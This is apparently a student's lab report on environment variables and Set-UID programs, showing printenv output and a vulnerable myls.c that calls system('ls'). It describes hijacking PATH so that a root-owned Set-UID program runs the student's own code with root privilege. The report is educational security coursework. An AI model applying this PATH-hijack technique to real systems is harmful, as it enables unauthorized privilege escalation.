Report of CS4293 Assignment 2

2 Environment Variable and Set-UID Program

2.1 Manipulating environment variables

- Result of running `printenv` and `printenv PWD`
  - `printenv`

```
[03/07/20]seed@VM:~/.../assignment2$ printenv

XDG_VTNR=7

XDG_SESSION_ID=c1

XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed

CLUTTER_IM_MODULE=xim

SESSION=ubuntu

ANDROID_HOME=/home/seed/android/android-sdk-linux

GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1

TERM=xterm-256color

VTE_VERSION=4205

XDG_MENU_PREFIX=gnome-

SHELL=/bin/bash

DERBY_HOME=/usr/lib/jvm/java-8-oracle/db

QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1

LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/
lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.s
o.1.64.0

WINDOWID=25165834

UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1453

GNOME_KEYRING_CONTROL=

GTK_MODULES=gail:atk-bridge:unity-gtk-module

USER=seed
```

```
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:
cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=
37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.l
ha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01
;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01
;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz
2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31
:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z
=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35
:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif
=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;
35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*
.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=0
1;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*
.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;
35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.fl
ac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00
;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.
xspf=00;36:

QT_ACCESSIBILITY=1

LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boo
st_1_64_0/stage/lib:

XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0

XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0

SSH_AUTH_SOCK=/run/user/1000/keyring/ssh

DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path

SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1767,unix/VM:/tmp/.ICE-unix/1767

XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg

DESKTOP_SESSION=ubuntu

PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/b
in:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-
oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-
oracle/jre/bin:/home/seed/android/android-sdk-
linux/tools:/home/seed/android/android-sdk-linux/platform-
tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin

QT_IM_MODULE=ibus

QT_QPA_PLATFORMTHEME=appmenu-qt5

XDG_SESSION_TYPE=x11

PWD=/home/seed/Desktop/CS4293/assignment/Experiment/assignment2
```


```
JOB=dbus

XMODIFIERS=@im=ibus

JAVA_HOME=/usr/lib/jvm/java-8-oracle

GNOME_KEYRING_PID=

LANG=en_US.UTF-8

GDM_LANG=en_US

MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path

COMPIZ_CONFIG_PROFILE=ubuntu

IM_CONFIG_PHASE=1

GDMSESSION=ubuntu

SESSIONTYPE=gnome-session

GTK2_MODULES=overlay-scrollbar

SHLVL=1

HOME=/home/seed

XDG_SEAT=seat0

LANGUAGE=en_US

LIBGL_ALWAYS_SOFTWARE=1

GNOME_DESKTOP_SESSION_ID=this-is-deprecated

XDG_SESSION_DESKTOP=ubuntu

LOGNAME=seed

DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-tme2LOGQ1A

J2SDKDIR=/usr/lib/jvm/java-8-oracle

XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/
:/var/lib/snapd/desktop

QT4_IM_MODULE=xim

LESSOPEN=| /usr/bin/lesspipe %s

INSTANCE=
```

```
XDG_RUNTIME_DIR=/run/user/1000

DISPLAY=:0

XDG_CURRENT_DESKTOP=Unity

GTK_IM_MODULE=ibus

J2REDIR=/usr/lib/jvm/java-8-oracle/jre

LESSCLOSE=/usr/bin/lesspipe %s %s

XAUTHORITY=/home/seed/.Xauthority

_=/usr/bin/printenv

OLDPWD=/home/seed/Desktop/CS4293/assignment/Experiment
```

- `printenv PWD`


```
[03/07/20]seed@VM:~/.../assignment2$ printenv PWD
/home/seed/Desktop/CS4293/assignment/Experiment/assignment2
```

- Result of setting environment variable by using `export`, and unsetting environment variable by using `unset`



2.2 Environment variable and `Set-UID` Programs

Step 1&2: Write the program and compile




Step 3: Change the variables

- Back up `PATH`, `LD_LIBRARY_PATH`, and `ANY_NAME`

```
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/u
sr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-
oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-
oracle/jre/bin:/home/seed/android/android-sdk-
linux/tools:/home/seed/android/android-sdk-linux/platform-
tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin

LD_LIBRARY_PATH =
/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
```

- Change the variable: As observed, the `PATH` variable contains some information used to display date. After we changing the variable, the date cannot be displayed.




- Run the `Set-UID` program `./foo`

```
XDG_VTNR=7
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
VTE_VERSION=4205
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
WINDOWID=25165834
OLDPWD=/home/seed/Desktop/CS4293/assignment/Experiment/assignment2
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1453
GNOME_KEYRING_CONTROL=
```

```
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40
;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=0
1;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=
01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zi
p=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;3
1:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31
:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;3
1:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;3
5:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01
;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz
=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.m
kv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:
*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:
*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*
.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*
.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;3
6:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00
;36:
QT_ACCESSIBILITY=1
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1767,unix/VM:/tmp/.ICE-unix/1767
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
DESKTOP_SESSION=ubuntu
PATH=./
QT_IM_MODULE=ibus
QT_QPA_PLATFORMTHEME=appmenu-qt5
XDG_SESSION_TYPE=x11
PWD=/home/seed/Desktop/CS4293/assignment/Experiment/assignment2/task2.2
JOB=dbus
XMODIFIERS=@im=ibus
JAVA_HOME=/usr/lib/jvm/java-8-oracle
GNOME_KEYRING_PID=
LANG=en_US.UTF-8
GDM_LANG=en_US
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_CONFIG_PROFILE=ubuntu
IM_CONFIG_PHASE=1
GDMSESSION=ubuntu
TEST=test
SESSIONTYPE=gnome-session
GTK2_MODULES=overlay-scrollbar
SHLVL=1
HOME=/home/seed
XDG_SEAT=seat0
LANGUAGE=en_US
LIBGL_ALWAYS_SOFTWARE=1
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
XDG_SESSION_DESKTOP=ubuntu
```

```
LOGNAME=seed
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-tme2LOGQ1A
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var
/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %s
INSTANCE=
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
_=./foo
```

- We cannot find the `LD_LIBRARY_PATH`. As a comparison, we recover the `PATH` variable and use `env` command. The behaviors are different.




- **Observation**: As the result of the program to print the environment variables, we can find the variable `TEST`, and `PATH`, but we cannot find the variable `LD_LIBRARY_PATH`. The reason might be the `Ubuntu` has limited the privilege of `SET-UID` program, even if it has already changed to `root` process. The reason to do this might be to prevent the situation that unknown resources are imported easily.

2.3 The `PATH` Environment variable and `Set-UID` Programs


- `myls.c` program

```
#include <stdio.h>
int main()
{
    system("ls");
    return 0;
}
```


- **Observation**:
  - Compile



- Change owner to root



- Export to `PATH`




- **Answer**
  - I can let this `Set-UID` program run my code instead of `/bin/ls`
  - The code is running with the root privilege according to the `ls -al` command as well as the next example `ls.c`


```
[03/07/20]seed@VM:~/.../task2.3$ ls -al
total 32
drwxrwxr-x 2 seed seed 4096 Mar  7 06:34 .
drwxrwxr-x 6 seed seed 4096 Mar  7 06:17 ..
-rw-rw-r-- 1 seed seed  391 Mar  7 02:00 changed
-rw-rw-r-- 1 seed seed  190 Mar  7 03:41 ls.c
-rwsr-xr-x 1 root seed 7344 Mar  7 06:28 myls
-rw-rw-r-- 1 seed seed   40 Mar  7 02:02 myls.c
-rw-rw-r-- 1 seed seed  380 Mar  7 02:00 original
[03/07/20]seed@VM:~/.../task2.3$
```

- `ls.c` program

